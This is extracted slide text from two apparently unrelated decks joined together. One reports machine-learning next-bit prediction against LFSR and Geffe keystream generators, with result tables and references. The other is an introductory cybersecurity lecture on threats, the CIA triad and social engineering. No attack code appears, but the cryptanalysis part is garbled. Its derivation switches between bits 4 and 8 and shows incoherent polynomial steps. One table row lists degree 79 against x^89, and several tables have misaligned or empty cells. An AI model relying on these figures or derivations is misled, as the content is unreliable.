If bit at position 1 is 1 and bit at position 8 is 0 then class label is 1

If bit at position 1 is 1 and bit at position 8 is 1 then class label is 0

If bit at position 1 is 0 and bit at position 8 is 0 then class label is 0

GNBP program identifies bit 1 and 4 as significant attributes or bits. Here, we can observe that

$$\text{bit1} \oplus \text{bit8} = \text{class label}$$

$$x \oplus x^8 = x^{11}$$


$$1 \oplus x^7 = x^{10}$$

$$1 \oplus x^7 \oplus x^{10} = 1$$

Property of primitive polynomial


$$1 \oplus x^{10-7} \oplus x^{10} = 1$$

$$1 \oplus x^3 \oplus x^{10} = 1$$

Which is *Required polynomial*

Results on LFSR : Prediction

| Degree of Polynomial | Number of terms in polynomial | Polynomial Chosen | Block Size (b) | Class. Prediction Error(%) | Block Size (b) | Class. Prediction Error(%) | Block Size (b) | Class Prediction Error(%) |
|----------------------|-------------------------------|------------------------|----------------|----------------------------|----------------|----------------------------|----------------|---------------------------|
| 10 | 3 | $x^{10}+x^3+1$ | 9 | 53.4 | 10 | 0 | 11 | 0 |
| 12 | 5 | $x^{12}+x^6+x^4+x+1$ | 11 | 56.1 | 12 | 0 | 13 | 0 |
| 15 | 3 | $x^{15}+x+1$ | 11 | 50.0 | 12 | 0 | 13 | 0 |
| 16 | 5 | $x^{16}+x^5+x^3+x^2+1$ | 15 | 51.5 | 16 | 0 | 17 | 0 |
| 19 | 5 | $x^{19}+x^5+x^2+x+1$ | 18 | 33.9 | 19 | 0 | 20 | 0 |
| 21 | 3 | $x^{21}+x^2+1$ | 20 | 55.0 | 21 | 0 | 22 | 0 |
| 23 | 3 | $x^{23}+x^5+1$ | 22 | 51.8 | 23 | 0 | 24 | 0 |
| 29 | 3 | $x^{29}+x^2+1$ | 28 | 50.8 | 29 | 0 | 30 | 0 |
| 30 | 5 | $x^{30}+x^6+x^4+x+1$ | 29 | 48.1 | 30 | 0 | 31 | 0 |
| 36 | 3 | $x^{36}+x^{11}+1$ | 35 | 49.3 | 36 | 0 | 37 | 0 |
| 41 | 3 | $x^{41}+x^3+1$ | 40 | 54.1 | 41 | 0 | 42 | 0 |
| 52 | 3 | $x^{52}+x^3+1$ | 51 | 52.4 | 52 | 0 | 53 | 0 |
| 68 | 3 | $x^{68}+x^3+1$ | 67 | 57.3 | 68 | 0 | 69 | 0 |
| 79 | 3 | $x^{89}+x^3+1$ | 78 | 56.2 | 89 | 0 | 90 | 0 |
| 95 | 3 | $x^{95}+x^3+1$ | 94 | 50.4 | 95 | 0 | 96 | 0 |
| 97 | 3 | $x^{97}+x^3+1$ | 96 | 51.5 | 97 | 0 | 98 | 0 |
| 100 | 3 | $x^{100}+x^3+1$ | 99 | 54.5 | 100 | 0 | 101 | 0 |

Results on LFSR : Bits Requirement

| Number of terms in polynomial | Degree of Primitive Polynomial (d) | Correct Classification Prediction Requirement | | |
|-------------------------------|------------------------------------|---|------------------|--|
| | | Min. Training Patterns, x | Min. Bits Needed | BPR
Training Bits required w.e.f.
Degree of polynomial |
| 3 | 10 | 70 | 80 | 8.00 |
| 3 | 15 | 81 | 96 | 6.40 |
| 3 | 21 | 374 | 395 | 18.80 |
| 3 | 23 | 874 | 897 | 39.00 |
| 3 | 29 | 2749 | 2780 | 89.67 |
| 3 | 39 | 21741 | 21780 | 558.46 |
| 5 | 12 | 571 | 583 | 47.58 |
| 5 | 16 | 2558 | 2574 | 160.21 |
| 5 | 19 | 2648 | 2667 | 140.36 |
| 5 | 24 | 20989 | 21013 | 875.54 |
| 5 | 30 | 64980 | 65010 | 2167 |

Geffe Generator

If a_1 , a_2 and a_3 are the outputs of the three LFSR's, the output of the Geffe Generator can be described by

$$b = (a_1 \wedge a_2) \oplus ((\neg a_1) \wedge a_3)$$

If the LFSRs have length n_1 , n_2 and n_3 respectively, then the linear complexity of the geffe generator is

$$(n_1 + 1)n_2 + n_1n_3$$

The period of the generator is the least common multiple (*lcm*) of the periods of the three generators. This generator falls prey to correlation attack

Results on Geffe using C4.5

| No. | Geffe LFSRs | LCM | Frame Length | Bits Training | Bits Prediction % for Next 500 bits |
|-----|--------------------------------|-----|--------------|---------------|-------------------------------------|
| 1 | 2<0,1,2> 3<0,1,3> 3<0,2,3> | 6 | 6 | 53 | 100 |
| 2 | 3<0,1,3> 6<0,1,5> 6<0,5,5> | 6 | 6 | 57 | 97.4 |
| 3 | 2<0,1,2> 6<0,1,5> 6<0,5,5> | 6 | 6 | 53 | 100 |
| 4 | 3<0,1,3> 9<0,4,9> 9<0,5,9> | 9 | 9 | 311 | 98.5 |
| 5 | 2<0,1,2> 5<0,2,5> 5<0,3,5> | 10 | 10 | 823 | 89.43 |
| 6 | 3<0,1,3> 3<0,2,3> 4<0,1,4> | 12 | 12 | 3595 | 98.3 |
| 7 | 3<0,1,3> 5<0,2,5> 5<0,3,5> | 15 | 15 | 29745 | 95.7 |
| 8 | 3<0,2,3> 6<0,1,6> 9<0,4,9> | 18 | 18 | 30245 | 99.34 |
| 9 | 2<0,1,2> 9<0,4,9> 9<0,5,9> | 18 | 18 | 28743 | 91.32 |
| 10 | 2<0,1,2> 4<0,1,4> 5<0,3,5> | 20 | 20 | 40021 | 95.23 |
| 11 | 2<0,1,3> 5<0,2,5> 10<0,3,10> | 10 | 10 | 19832 | 100 |
| 12 | 3<0,1,3> 7<0,1,7> 7<0,3,7> | 21 | 21 | 50321 | 100 |
| 13 | 3<0,1,3> 3<0,2,5> 7<0,1,7> | 21 | 21 | 62462 | 94.5 |
| 14 | 2<0,1,2> 11<0,2,11> 11<0,9,11> | 22 | 22 | 75913 | 96.3 |
| 15 | 2<0,1,2> 5<0,2,5> 9<0,4,9> | 90 | 90 | 123421 | 94.4 |

Comparative Results on Geffe using A.O.D.E. & C4.5

| S.No. | Primitive polynomials | LCM | Frame Length Tested | Classification Accuracy Using A.O.D.E. (%) | Classification Accuracy Using C4.5 (%) |
|-------|-----------------------|-----|---------------------|--|--|
| 1. | 4,3,<0,1,4> | 44 | 43 | 89.7639 | |
| | 11,3,<0,2,11> | | 44 | 89.7454 | 98.4 |
| | 11,3,<0,2,11> | | 45 | 89.8589 | 99.5 |
| 2. | 3,3,<0,1,3> | 45 | 44 | 93.4672 | 98.7 |
| | 9,3,<0,4,9> | | 45 | 93.5842 | 100 |
| | 15,3,<0,7,15> | | 46 | 93.6478 | 98.1 |
| 3. | 5,3,<0,2,5> | 55 | 54 | 85.6497 | 98.8 |
| | 5,3,<0,2,5> | | 55 | 85.7033 | 100 |
| | 11,3,<0,2,11> | | 56 | 85.7548 | 99.9 |
| 4. | 4,3,<0,1,4> | 60 | 59 | 89.6222 | 98.6 |
| | 5,3,<0,2,5> | | 60 | 89.5595 | 100 |
| | 6,3,<0,1,6> | | 61 | 80.3518 | 100 |
| 5. | 3,3,<0,1,3> | 63 | 62 | 93.8576 | 98.4 |
| | 7,3,<0,3,7> | | 63 | 93.8470 | 100 |
| | 9,3,<0,4,9> | | 64 | 93.9927 | 98.3 |
| 6. | 2,3,<0,1,2> | 66 | 65 | 88.5922 | 100 |
| | 3,3,<0,1,3> | | 66 | 88.5777 | 100 |
| | 11,3,<0,2,11> | | 67 | 88.5913 | 98.8 |
| 7. | 2,3,<0,1,2> | 70 | 69 | 85.8306 | 99.3 |
| | 5,3,<0,2,5> | | 70 | 85.8322 | 100 |
| | 7,3,<0,3,7> | | 71 | 85.8337 | 98.7 |
| 8. | 7,3,<0,1,7> | 77 | 76 | 82.7093 | 100 |
| | 7,3,<0,1,7> | | 77 | 82.7086 | 99.3 |
| | 11,3,<0,2,11> | | 78 | 82.7078 | 100 |
| | | | | | 97.3 |



Comparative Results on Geffe using AODE & C4.5 (contd.)

| S.No. | Primitive polynomials | LCM | Frame Length Tested | Classification Accuracy Using A.O.D.E. (%) | Classification Accuracy Using C4.5 (%) |
|-------|-----------------------|-----|---------------------|--|--|
| 9. | 3,3,<0,1,3> | 84 | 83 | 86.6733 | 100 |
| | 4,3,<0,1,4> | | 84 | 86.6728 | |
| | 7,3,<0,3,7> | | 85 | 86.6743 | |
| | 5,3,<0,2,5> | | 89 | 80.8421 | |
| 10. | 6,3,<0,1,6> | 90 | 90 | 80.9477 | 100 |
| | 9,3,<0,4,9> | | 91 | 80.9672 | |
| | 3,3,<0,1,3> | | 98 | 84.8166 | |
| | 9,3,<0,4,9> | | 99 | 84.8181 | |
| 11. | 11,3,<0,2,11> | 99 | 100 | 84.8196 | 100 |
| | 3,3,<0,1,3> | | 104 | 87.8179 | |
| | 5,3,<0,2,5> | | 105 | 87.7433 | |
| | 7,3,<0,3,7> | | 106 | 87.7107 | |
| 12. | 4,3,<0,1,4> | 105 | 107 | 100.0000 | 100 |
| | 6,3,<0,1,6> | | 108 | 100.0000 | |
| | 9,3,<0,4,9> | | 109 | 100.0000 | |
| | 2,3,<0,1,2> | | 109 | 96.1199 | |
| 13. | 5,3,<0,2,5> | 108 | 109 | 96.1199 | 98.3 |
| | 11,3,<0,2,11> | | 110 | 96.1134 | |
| | 6,3,<0,1,6> | | 111 | 96.1410 | |
| | 7,3,<0,3,7> | | 125 | 92.6627 | |
| 14. | 9,3,<0,4,9> | 126 | 126 | 92.6679 | 100 |
| | 3,3,<0,1,3> | | 127 | 99.8153 | |
| | 4,3,<0,1,4> | | 131 | 86.7551 | |
| | 11,3,<0,2,11> | | 132 | 86.7566 | |
| 15. | 6,3,<0,1,6> | 132 | 133 | 86.7562 | 100 |
| | 7,3,<0,3,7> | | 139 | 95.5220 | |
| | 9,3,<0,4,9> | | 140 | 95.5235 | |
| | 3,3,<0,1,3> | | 141 | 95.5230 | |
| 16. | 4,3,<0,1,4> | 140 | | | 100 |
| | 11,3,<0,2,11> | | | | |
| | 4,3,<0,1,4> | | | | |
| | 5,3,<0,2,5> | | | | |
| 17. | 7,3,<0,3,7> | | | | 99.4 |
| | | | | | |



Conclusions

- GNBP model does not require any domain knowledge
- Capacity to learn in a classificatory prediction mode and then use as a true next bit predictor
- The prediction accuracy can be utilized effectively for finding the flawed Crypto primitives.
- Find some regularities in cryptographically secure PRBG's
- For cryptanalysis purpose with higher prediction rates , the brute force trials can be reduced.

Performance Analysis



Clearly it can be seen that for the polynomial of same degree the number of bits required to train C4.5 is much larger in case of pentanomials.



Clearly it can be seen that for the polynomial of same degree the number of bits required to train C4.5 is much less than in case of A.O.D.E.

Prabhat Kumar Ray, **Shri Kant**, Bimal Roy and Ayanendranath Basu, "Classification of Encryption Algorithms using Fisher's Discriminant Analysis" Defence Science Journal, Vol. 67, No.1, January 2017, pp. 59-65.

Shri Kant, "Classification Models for Symmetric Key Cryptosystem Identification", Defence Science Journal, Vo. 62, No. 1, Jan. 2012, pp 42-49.

Shri Kant, Veena Sharma, Neelam Verma & B K Das (2010) "An Identification Scheme for Romanized Indian languages", J. Discrete Mathematical Sciences and Cryptography, Vol. 13, No. 4, 2010, pp 329-345.

Shri Kant, Naveen Kumar, Sanchit Gupta, Amit Singhal and Rachit Dhasmana(2009) "Impact of Machine Learning on Analysis of Stream Ciphers", IEEE Xplore Proc. ICM2CS 14-15 Dec. 2009 pp 251-258.

Dileep A. D., S. **Sammireddy**, Chandra Sekhar & **Shri Kant** (2008): "Decryption of Feistel Type Block Ciphers using Hetro-Association Model", Proc. of Nat. Conf. On Comm. (NCC-2008), Mumbai, pp74-78, Feb. 2008.

B. Chandra and Pallath Paul and P.K. Saxena and **Shri kant** (2007): "Crypto System Identification Using Neural Networks", 3rd Int. Conf. on Artificial Intelligence Proc. IICAI-07, pp 402-411.

Shri Kant & SS Khan (2006) "Analyzing Pseudo Random bit Generator through Machine Learning Inductive Algorithm", Intelligent Data Analysis: An International Journal, Vol. 10, NO. 6, pp 539-554.

Shri Kant, Veena Sharma & B K Das (2006) "Majority Voting Rule: Based on Decisions in Different Representation Space", J. Applied Mathematics, Ratio Mathematica, Vol. 15, pp 90-111.

Shri Kant & Neelam Verma (2000) "An Effective Source Recognition Algorithm: Extraction of Significant Binary Words", Pattern Recognition Letters, 21, 981-988.

Shri Kant, Veena Sharma & Neelam Verma (2004) " An Attempt to Resolve Cryptanalyst's Dilemma through Classification and Clustering", Special Issues of JISA Vol 41, No. 2, 89-217.

Shri Kant, Rao, T.L. & Sundaram, P.N. (1994): " An Automatic and Stable Clustering Algorithm", Pattern Recognition Letters, 15, 543-549.

THANK FOR YOUR
PATIENCE

shrikant.ojha@gmail.com

Cybersecurity and Cryptography Fundamentals and Applications

Prof. Ganapati Panda
IIT Bhubaneswar



INTRODUCTION

What is
Cyber-security?

Cyber-security
Threats

Consequences
of Inaction

Cyber-security
Actions

Cyber-security
at Home & Work

WHAT IS CYBER-SECURITY?

- Cyber-safety or cyber-security is the safe and responsible use of information and communication technology
 - It is about keeping information safe and secure, but also about being responsible with that information, being respectful of other people online, and using good 'netiquette' (internet etiquette).
-


WHAT IS CYBER-SECURITY?

- “**Security**” is the quality or state of being secure--to be free from danger. But what are the types of security we have to be concern with?
 - **Physical security** - addresses the issues necessary to protect the physical items, objects or areas of an organization from unauthorized access and misuse.
 - **Personal security** - addresses the protection of the individual or group of individuals who are authorized to access the organization and its operations.
 - **Operations security**- protection of the details of a particular operation or series of activities.
-

WHAT IS CYBER-SECURITY?

- **Communications security** - concerned with the protection of an organization's communications media, technology, and content.
 - **Network security** is the protection of networking components, connections, and contents.
 - **Information Security** – protection of information and its critical elements, including the systems and hardware that use, store, or transmit that information.
-

CYBER-SECURITY THREATS



Shoulder surfing
takes many forms.
Some may not be
obvious.



CYBER-SECURITY THREATS



Traditional Hacker Profile:

“juvenile, male, delinquent,
computer genius”



Modern Hacker Profile:

“age 12-60, male or
female, unknown
background, with varying
technological skill levels.
May be internal or external
to the organization”

CYBER-SECURITY THREATS

Viruses

Viruses infect computers through email attachments and file sharing. They delete files, attack other computers, and make your computer run slowly. One infected computer can cause problems for all computers on a network.

Hackers

Hackers are people who “trespass” into your computer from a remote location. They may use your computer to send spam or viruses, host a Web site, or do other activities that cause computer malfunctions.

Identity Thieves

People who obtain unauthorized access to your personal information, such as Social Security and financial account numbers. They then use this information to commit crimes such as fraud or theft.

Spyware

Spyware is software that “piggybacks” on programs you download, gathers information about your online habits, and transmits personal information without your knowledge. It may also cause a wide range of other computer malfunctions.

CONSEQUENCES OF INACTION



Loss of access to the computing network



Loss of confidentiality, integrity and/or availability of valuable university information, research and/or personal electronic data




Lawsuits, loss of public trust and/or grant opportunities, prosecution, internal disciplinary action or termination of employment

INFORMATION SECURITY

- Tools, such as **policy, awareness, training, education,** and **technology** are necessary for the successful application of information security.
 - The NSTISSC (National Security Telecommunications and Information Systems Security Committee) model of information security is known as the **C.I.A. triangle** (Confidentiality, Integrity, and Availability) – these are characteristics that describe the utility/value of information
-

C.I.A. TRIANGLE



The Dilemma of Security

- The problem that we cannot get away from, in computer security, is that we can only have good security if everyone understands what security means, and agrees with the need for security.
- Security is a social problem, because it has no meaning until a person defines what it means to them.
- The harsh reality is the following: In practice, most users have little or no understanding of security.

This is our biggest security hole.

Meaning of Security Lies in Trust

- Every security problem has this question it needs to answer first:
Whom or what do we trust?
 - On our daily lives, we placed some sort of technology between us and the “things” we don’t trust. For example lock the car, set the house alarm, give Credit Card number only to the cashier, etc.
 - So we decided to trust somebody/something to have some sort of security (trust the lock, trust the police, trust the cashier).
 - We have to have the same scenario for computer & network systems we use today.
-

Components of an Information System

- **People** are the biggest threat to information security!!! (WHY? – Because WE are the weakest link)
- **Social Engineering** . It is a system that manipulates the actions of people in order to obtain information about a system in order to obtain access.
- **Procedures** are written blueprints for accomplishing a specific task; step-by-step descriptions.


The obtainment of the procedures by an unauthorized user would constitute a threat to the integrity of the information.




People





Hardware



Software

